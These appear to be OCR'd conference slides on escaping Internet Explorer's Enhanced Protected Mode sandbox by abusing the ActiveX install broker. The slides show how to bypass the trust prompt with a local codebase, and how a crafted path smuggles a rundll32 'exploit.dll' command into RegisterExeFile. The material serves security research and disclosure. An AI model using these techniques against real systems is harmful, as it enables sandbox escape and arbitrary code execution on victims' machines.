
context

Lateral Movement

- Let’s assume we’ve rigorously tested BrokerCreateKnownObject.
- No more issues found *ahem*
- What about other Query-able Interfaces on the broker itself?

context

CIEUserBrokerObject::QueryInterface



context

Supported Interfaces

Name	IID
IEUserBroker	{1AC7516E-E6BB-4A69-B63F-E841904DC5A6}
IERegHelperBroker	{41DC24D8-6B81-41C4-832C-FE172CB3A582}
IEAxInstallBrokerBroker	{B2103BDB-B79E-4474-8424-4363161118D5}
IEBrokerRegisterObjectCleanup	{C40B45C3-1518-46FB-A0F0-0C056174D555}
IEBrokerAttach	{7673B35E-907A-449D-A49F-E5CE47F0B0B2}

context

ActiveX Install Broker Broker!

```
struct IEAxInstallBrokerBroker : IUnknown
{
    HRESULT BrokerGetAxInstallBroker(REFCLSID rclsid,
        REFIID riid, int unk, int type, HWND, IUnknown** ppv)
};
```

- CLSID = {BDB57FF2-79B9-4205-9447-F5FE85F37312}
- Type indicates installer type:
  - 1 = Admin level installer (shows UAC prompt BAD)
  - 2 = User level installer (no prompt GOOD)

context

ActiveX Installer

```
struct IEAxAdminInstaller : IUnknown
{
    HRESULT InitializeAdminInstaller();
};
```

```
struct IEAxInstaller2 : IUnknown
{
    HRESULT VerifyFile();
    HRESULT RunSetupCommand();
    HRESULT InstallFile();
    HRESULT RegisterExeFile();
    HRESULT RegisterDllFile();
    // And more
};
```

context

Complex Interface

- Interface fairly complex, calls need to be made in right order with correct parameters
- Run debugger while installing an ActiveX


```
<object id="Control" width="32" height="32"
    classid="CLSID:F9043C85-F6F2-101A-A3C9-08002B2F49FB"
    codebase="http://www.domain.com/install.cab#Version=1,0,0,0">
</object>
```

context

Installing an ActiveX Control

```
BSTR path = "C:\\Path\\To\\Installer.cab";
BSTR codebase = "http://www.somewhere.com";

installer->VerifyFile(sessionGuid, nullptr, codebase, path, "",
        0, 0, mgrclsid, &fullPath, &detailsLength, &details);
```



context


Prompt Bypass

- Prompt in *WinTrust!WinVerifyTrust*
- Two problems:
  1. Codebase identifies Internet resource = Prompt
  2. Downloaded CAB file marked with Low IL = Prompt
- Fixed by:
  1. Give it a local codebase parameter
  2. Verify local resource which isn't Low IL

```
BSTR path = "C:\\windows\\system32\\calc.exe";
BSTR codebase = path;
```

context

Calling Sequence



context

Executing Our Own Code

```
void RegisterExeFile(BSTR exefile) {
    if(IsInstalledFile(exefile)) {
        WCHAR cmdline[MAX_PATH];
        StringCchPrintf(cmdline, MAX_PATH,
                        "\"%s\" /RegServer", exefile);
        CreateProcess(NULL, cmdline, ...);
    }
}
```

```
exe = "c:\\windows\\system32\\rundll32.exe";
args = "c:\\path\\to\\exploit.dll,ExploitMe";
path = exe + "\" " + args + " \\..\\..\\..\\windows\\temp";
InstallFile(path, "testbin.exe");
RegisterExeFile(path + "\\testbin.exe");
```

Final Wrap Up

context

Continuing the Work

- IE EPM has a massive attack surface.
  - Broker objects with upwards of 145 functions seem risky
  - Takes a long time to manually audit these things
  - I’ve only looked at a limited number of functions
- Fuzz the *BEEP* out of the broker interfaces
- COM is a liability! Any registered executable in elevation policy could contain COM objects

context

Questions?